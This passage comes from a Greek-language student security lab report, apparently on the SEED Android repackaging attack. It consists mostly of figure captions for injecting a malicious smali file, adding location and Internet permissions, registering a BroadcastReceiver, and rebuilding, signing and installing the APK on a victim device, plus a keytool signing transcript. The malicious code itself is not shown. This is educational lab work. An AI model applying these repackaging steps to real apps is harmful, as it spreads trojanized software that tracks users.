


Εικόνα 6.2.9. Το folder RepackagingLab

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Εικόνα 6.2.10. Τοποθέτηση του κακόβουλου αρχείου στο smali/com/mobiseed folder




Εικόνα 6.2.11. Προσθήκη των αδειών τοποθεσίας και Internet


ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Εικόνα 6.2.12. Καταχώρηση του BroadcastReceiver και ρύθμιση του intent-filter για το συμβάν «TIME SET»



Εικόνα 6.2.13. Ανακατασκευή του αρχείου APK




```
Terminator                                     ↑ En 2:22 AM
/bin/bash                                     /bin/bash 66x24
[06/02/23]seed@VM:~/.../dist$ keytool -alias dist -genkey -v -keystore mykey.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: Vasilis Athanasiou
What is the name of your organizational unit?
[Unknown]: ITSeedLabs2023
What is the name of your organization?
[Unknown]: ITSeedLabs
What is the name of your City or Locality?
[Unknown]: Athens
What is the name of your State or Province?
[Unknown]: Undergraduate student
What is the two-letter country code for this unit?
[Unknown]: GR
Is CN=Vasilis Athanasiou, OU=ITSeedLabs2023, O=ITSeedLabs, L=Athens, ST=Undergraduate student, C=GR correct?
[no]: y
Generating 2,048 bit DSA key pair and self-signed certificate (SHA 256withDSA) with a validity of 90 days
for: CN=Vasilis Athanasiou, OU=ITSeedLabs2023, O=ITSeedLabs, L=Athens, ST=Undergraduate student, C=GR


Terminator                                     ↑ En 2:22 AM
/bin/bash                                     /bin/bash 66x24
[Unknown]: Athens
What is the name of your State or Province?
[Unknown]: Undergraduate student
What is the two-letter country code for this unit?
[Unknown]: GR
Is CN=Vasilis Athanasiou, OU=ITSeedLabs2023, O=ITSeedLabs, L=Athens, ST=Undergraduate student, C=GR correct?
[no]: y
Generating 2,048 bit DSA key pair and self-signed certificate (SHA 256withDSA) with a validity of 90 days
for: CN=Vasilis Athanasiou, OU=ITSeedLabs2023, O=ITSeedLabs, L=Athens, ST=Undergraduate student, C=GR
Enter key password for <dist>
(RETURN if same as keystore password):
Re-enter new password:
[Storing mykey.keystore]
Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS12 which is an industry standard format using "keytool -importkeystore -srckeystore mykey.keystore -destkeystore mykey.keystore -deststoretype pkcs12".
[06/02/23]seed@VM:~/.../dist$
```

Εικόνα 6.2.14. Δημιουργία του ζεύγους κλειδιών

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Εικόνα 6.2.15. Ψηφιακή υπογραφή του αρχείου APK




Εικόνα 6.2.16. Το filepath του ψηφιακού πιστοποιητικού της εφαρμογής-στόχος

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Εικόνα 6.2.17. Εγκατάσταση της εφαρμογής-στόχος στην μηχανή του θύματος



